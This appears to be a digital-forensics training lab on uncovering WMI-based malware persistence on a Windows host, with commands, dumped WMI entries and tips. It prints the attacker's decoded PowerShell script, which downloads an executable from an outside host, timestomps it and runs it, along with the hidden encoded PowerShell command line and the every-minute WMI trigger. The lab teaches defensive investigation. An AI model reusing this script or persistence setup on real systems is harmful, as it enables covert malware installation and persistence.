  [PROP_QUALIFIER_TYPE=string]
```


Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1

Scenario 1 Labs: Lab 2


Investigating persistence in WMI on client-win10-1 (1)

- Conditions:
 - This is an investigation for scenario 1.
 - We have already found out a suspicious scheduled task entry on client-win10-1.
 - However, attackers may install more than one malware on compromised hosts.
 - We should investigate WMI on the same host.
- Goal:
 - To find the persistence on client-win10-1 by checking WMI.

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (2)

- WMI entries are stored in following file.
 - G:\WINDOWS\system32\wbem\Repository\OBJECTS.DATA




Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (3)

- Launch the command prompt as administrator by double-clicking the shortcut “cmd_admin.exe”.

Shortcuts\03_PersistenceAnalysis



Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (4)

- First, examine __FilterToConsumerBinding class instances with the script “dump_class_instance.py” contained in Python-CIM package.

```
py -3 dump_class_instance.py win7 G:\Windows\System32\wbem\Repository  
"root\subscription" "__FilterToConsumerBinding" > %USERPROFILE%\Desktop\win10-1-  
wmi-Binding.txt
```

Enter this in a single line.

- You can copy this command line from the file below.
 - C:\shortcuts\03_PersistenceAnalysis\PersistenceAnalysis_commands.txt

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (5)

- You can confirm two instances. The first one, “SCM Event Log” is a default entry of Windows 10 clients. You can ignore it.

```
=====
classname: __FilterToConsumerBinding
super:      IndicationRelated
key: Consumer=NTEventLogEventConsumer.Name="SCM Event Log
Consumer",Filter=__EventFilter.Name="SCM Event Log Filter"
timestamp1: 2016-07-16 11:49:11.061300
timestamp2: 2016-07-16 11:49:11.061157
properties:
  [PROP_QUALIFIER_TYPE=ref:__EventConsumer,PROP_QUALIFIER_KEY=True]
  Consumer=NTEventLogEventConsumer.Name="SCM Event Log Consumer"

  [PROP_QUALIFIER_TYPE=uint8,PROP_QUALIFIER_READ_ACCESS=True]
  CreatorSID=[1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0]
```

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (6)

- The second instance of __FilterToConsumerBinding class is not a default entry. You should check the related Filter and Consumer.

```
=====
classname: __FilterToConsumerBinding
super: __IndicationRelated
key: Consumer=\\.\root
\subscription:CommandLineEventConsumer.Name="AddinsManagerMonitor",Filter=\\.\root
\subscription:__EventFilter.Name="AddinsManagerTrigger"
timestamp1: 2018-03-20 09:40:27.248589
timestamp2: 2016-07-16 11:49:11.061157
properties:
  [PROP_QUALIFIER_TYPE=ref:__EventConsumer,PROP_QUALIFIER_KEY=true]
  Consumer=\\.\root\subscription:CommandLineEventConsumer.Name="AddinsManagerMonitor"

  [PROP_QUALIFIER_TYPE=uint8,PROP_QUALIFIER_READ_ACCESS=True]
  CreatorSID=[1, 1, 0, 0, 0, 0, 0, 5, 18, 0, 0, 0]
  default value: true
```

This is the creation time of the entry. It is shown in UTC.

This is the creator's SID. It indicates the **SYSTEM** account.

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (7)

- You can check __EventFilter class instances with the following command.

```
py -3 dump_class_instance.py win7 G:\Windows\System32\wbem\Repository  
"root\subscription" "__EventFilter" > %USERPROFILE%\Desktop\win10-1-wmi-  
EventFilter.txt
```

Enter this in a single line.

- You can copy this command line from the file below.
 - C:\shortcuts\03_PersistenceAnalysis\PersistenceAnalysis_commands.txt

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (8)

- The second __EventFilter class instance “AddinsManagerTrigger” is set to activate every minute.

```
=====
classname: __EventFilter
super: __IndicationRelated
key: Name=AddinsManagerTrigger
```

```
[PROP_QUALIFIER_TYPE=string,PROP_QUALIFIER_KEY=True]
Name=AddinsManagerTrigger
```

```
[PROP_QUALIFIER_TYPE=string]
```

```
Query=Select * From __InstanceModificationEvent Where TargetInstance Isa
"Win32_LocalTime" And TargetInstance.Second=0
```

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (9)

- Then, check CommandLineEventConsumer class instances with the following command.

```
py -3 dump_class_instance.py win7 G:\Windows\System32\wbem\Repository  
"root\subscription" "CommandLineEventConsumer" > %USERPROFILE%\Desktop\win10-1-  
wmi-CmdLineEventConsumer.txt
```

Enter this in a single line.

- You can copy this command line from the file below.
 - C:\shortcuts\03_PersistenceAnalysis\PersistenceAnalysis_commands.txt
- In this case, we've already known that a CommandLineEventConsumer instance is bind with the suspicious entry by checking __FilterToConsumerBinding class instances. If an ActiveScriptEventConsumer class instance is used, you can check it with the following command.

```
>py -3 dump_class_instance.py win7 G:\Windows\System32\wbem\Repository  
"root\subscription" "ActiveScriptEventConsumer" > %USERPROFILE%\Desktop\win10-1-  
wmi-ActScriptEventConsumer.txt
```

Enter this in a single line.

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (10)

- The second CommandLineEventConsumer class instance “AddinsManagerMonitor” contains suspicious Powershell script.

```
=====
classname: CommandLineEventConsumer
super: __EventConsumer
key: Name=AddinsManagerMonitor
```

```
[PROP_QUALIFIER_TYPE=string,Template=True,None=True]
```

```
CommandLineTemplate=powershell.exe -window hidden -noni -nop -nologo -exec bypass -enc
JABjAG8AdQBuaHQAIAA9ACAAKABHAGUAdAAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAALQBRAHUAZQByAHkAIAAiAFMARQ
BMAEUQAQwBUACAAKGAgaEYAUgBPAAE0AIABXAGkAbgAzADIAxwBQAHIAbwBjAGUAcwBzACAAVwBIAEUUAUgBFACAAQwBv
AG0AbQBhAG4AZABMAGkAbgB1ACAATABJAEsARQAAGACcAJQBBAGQAZABpAG4AcwBNAGEAbgBhAGcAZQByAC4AZQB4AG
UAJQAnACIAIAB8ACAATQB1AGEAcwB1AHIAZQAAtAE8AYgBqAGUAYwB0ACkALgBDAG8AdQBuaHQADQAKACQAZAAGAD0A
IAAiAEMA0GbcAFwAVwBpAG4AZABvAHcAcwBcAFwAYQBkAGQAaQBuaHMAXABcAEEAZABkAGkAbgBzAE0AYQBuaGEAZw
B1AHIALgB1AHgAZQAiAA0ACgAkAGQAdAAgAD0AIAAiADIAMAAxADYALwA2AC8AMQAzACAAMQA0ADoANAAxADoAMGA4
ACIADQAKAGkAZgAoACQAYwBvAHUAbgB0ACAALQB1AHEAIAAwACkAewANAAoAIAAGACAAIAAkAHcAYwA9ACgATgB1AH
cALQBPAGIAagB1AGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAA0ACgAgACAA
IAAGACQAdwBjAC4AUABYAG8AeAB5AD0AKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdAB1AG0ALgB0AGUAdA
```

Investigating persistence in WMI on client-win10-1 (11)

In order to decode the encoded argument, save the base64-ish strings as a single text file. In this case, we name it as "b64-wmi-arg.txt" and save it on Desktop.

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (12)

- To decode the strings, run the following command.

```
certutil -f -decode %USERPROFILE%\Desktop\b64-wmi-arg.txt %USERPROFILE%\Desktop\b64-wmi-arg-decoded.txt
```

Enter this in a single line.

- You can copy this command line from the file below.
 - C:\shortcuts\03_PersistenceAnalysis\PersistenceAnalysis_commands.txt
- Then, open the decoded file with a text editor/viewer.

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (13)


- This PowerShell script would work as below:
 1. It checks if a process containing the string "AddinsManager.exe" in its name exists or not.
 2. If not, it downloads a file from "<http://outlook.net/summary.jpg>" via the company's proxy server, and save it as "<C:\Windows\addins\AddinsManager.exe>". This could be the malware.
 3. It changes timestamps of the downloaded file to "[June 13, 2016 2:41:28 PM](#)".
 4. It executes the downloaded file.

```
$count = (Get-WmiObject -Query "SELECT * FROM Win32_Process WHERE CommandLine LIKE '%AddinsManager.exe%' " | Measure-Object).Count
$d = "C:\\Windows\\addins\\AddinsManager.exe"
$dt = "2016/6/13 14:41:28"
if($count -eq 0){
    $wc=(New-Object System.Net.WebClient)
    $wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true)
    $wc.DownloadFile('http://outlook.net/summary.jpg',$d)
    Set-ItemProperty $d -Name CreationTime -Value $dt
    Set-ItemProperty $d -Name LastWriteTime -Value $dt
    Set-ItemProperty $d -Name LastAccessTime -Value $dt
    Start-Process $d
}
```

Scenario 1 Labs: Lab 2

Investigating persistence in WMI on client-win10-1 (11)

- We will investigate the suspicious executable file in the next chapter. Thus, we should extract the suspicious file.
 - Copy the suspicious file to the malware folder that we made in the previous lab.



- SHA1 hash of the file is below.
 - AddinsManager.exe: 9B0C14CAB532CDCEF377FD352B42A37B7C0A2592

Python-CIM Tips


- "dump_class_instance.py" script, which we used in the last lab, has a Python 3 compatibility issue. So we modified a line of the file.

```
diff dump_class_instance.org.py dump_class_instance.py
68c68
<         print(dump_instance(instance, encoding='ascii', encoding_errors='ignore'))
---
>         print(dump_instance(instance))
```

- Python-cim contains another useful sample script named "show_filtertoconsumerbindings.py". Although it does not show creation time and creator information, it can extract bindings of filter and consumer at the same time. It can be used as an alternative to PyWMIPersistenceFinder.py. However, it also does not show ActionScriptEventConsumer as EventConsumer. And, it outputs many debug messages.

WMI Tips (1)

- If a MOF file was registered with AutoRecover option enabled, the pre-compiled MOF file is saved in the following directory.
 - C:\Windows\System32\wbem\AutoRecover
- You can find it on Client-Win10-1.




- However, you will not get register information even when steps from the previous exercise is taken.
- When a MOF file is registered without AutoRecover option, it does not remain as a file.

WMI Tips (2)

- Path of the original MOF files remain in the registry under the following key. You can confirm it with Registry Explorer or other registry extraction tool.
 - HKLM\SOFTWARE\Microsoft\Wbem\CIMOM
- These paths are only recorded when MOF files were registered with AutoRecover option enabled.

This is the name of the value containing the paths.



You can confirm the path of the original MOF file that registered malicious persistence entry on Client-Win10-1

WMI Tips (3)

- You can confirm WMI entries with Event Logs.
 - Applications and Services Logs - Microsoft - Windows - WMI-Activity - Operational

Level	Date and Time	Source	Event ID	Task Category
Information	3/26/2018 7:10:31 PM	WMI-Activity	5861	None

Event 5861, WMI-Activity

General Details

```
Namespace = //./root/subscription; Eventfilter = AddinsManager
PossibleCause = Binding EventFilter:
instance of __EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name = "AddinsManagerTrigger";
    Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \"Win32_LocalTime\" And TargetInstance.Second=0";
    QueryLanguage = "WQL";
};
Perm. Consumer:
```

Event ID 5861 records WMI entries when it is registered and the system booted.

In the scenario 1 case, the registration event is recorded on Client-Win10-1. You can confirm Event ID 5861 for the malicious WMI entry that was recorded on the system reboot.

Examining Registry for Malware Persistence with RECcmd

- SANS introduced a way to search registry for malware persistence with this capability.
 - <https://digital-forensics.sans.org/blog/2019/05/07/malware-persistence-recmd>

```
RECcmd.exe --bn BatExamples\RegistryASEPs.reb -d TargetDir --nl -csv OutputDir
```

- As the article stated, although it outputs a huge result, it is a powerful tool for automated persistence analysis. For example, you can find COM object hijacking entries with this method.
- Note that this method covers only registry related persistence. This method does not cover WMI, Scheduled Tasks and so on.

Wrap Up

Wrap Up For Persistence Analysis Labs

- In conclusion, we found that there were two persistence mechanisms on the host client-win10-1.

	Persistence Type	Name	Command to Execute	Registered Date	Access Rights
Persistence A	Scheduled Task	SxS	C:\Windows\SvS.DLL,GnrkQr	March 14, 2018 10:50:28 PM (JST)	Privileged*1
Persistence B	WMI	AddinManager Monitor	C:\Windows\addins\Addins Manager.exe*2	March 20, 2018 6:40:27 PM (JST)	Privileged

*1: The administrative privileges are required to save files under the C:\Windows. Also, the administrative privileges are required to register a Scheduled Task.

*2: The persistence mechanism downloads a file from the following URL.


- <http://out1ook.net/summary.jpg>

Pivot Points We've got in the Labs



Preparation For The Next Section

- Unmount the disk image.



Conclusion (1)

- The evidence of malware's persistence provides important information such as its location, the infection time, privileges, and so on. Thus, we should try to find them at the beginning of the investigation.
- We can list applications registered as persistent with Autoruns. Since several paths that may be written without the administrative privileges are already known, these paths may be checked by using Autoruns.

Conclusion (2)

- On the other hand, there are many options for persistence if the attacker gained privileges. In addition, there are several anti-Autoruns techniques. You should check the following to know these techniques deeply. You should test these techniques, and prepare to examine them.
 - https://github.com/huntresslabs/evading-autoruns/blob/master/Evading_Autoruns_Slides.pdf
 - <http://www.hexacorn.com/blog/2017/01/28/beyond-good-ol-run-key-all-parts/>
- However, it is difficult to reveal those tricks. If no persistence was found with Autoruns, WMI, and scheduled tasks, we recommend you to investigate other artifacts first.

Conclusion (3)

- Attackers did not use any persistence techniques in some known cases. In those cases, they had some reliable way to infect over and over easily, and the malware could have existed only on the memory.

Tools

- [1] Autoruns <https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>
- [2] RegRipper <https://github.com/keydet89/RegRipper2.8>
- [3] yarp <https://github.com/msuhanov/yarp>
- [4] regipy <https://github.com/mkorman90/regipy>
- [5] RECcmd <https://github.com/EricZimmerman/RECcmd>
- [6] WMI_forensics https://github.com/davidpany/WMI_Forensics
- [7] python-cim <https://github.com/fireeye/flare-wmi/tree/master/python-cim>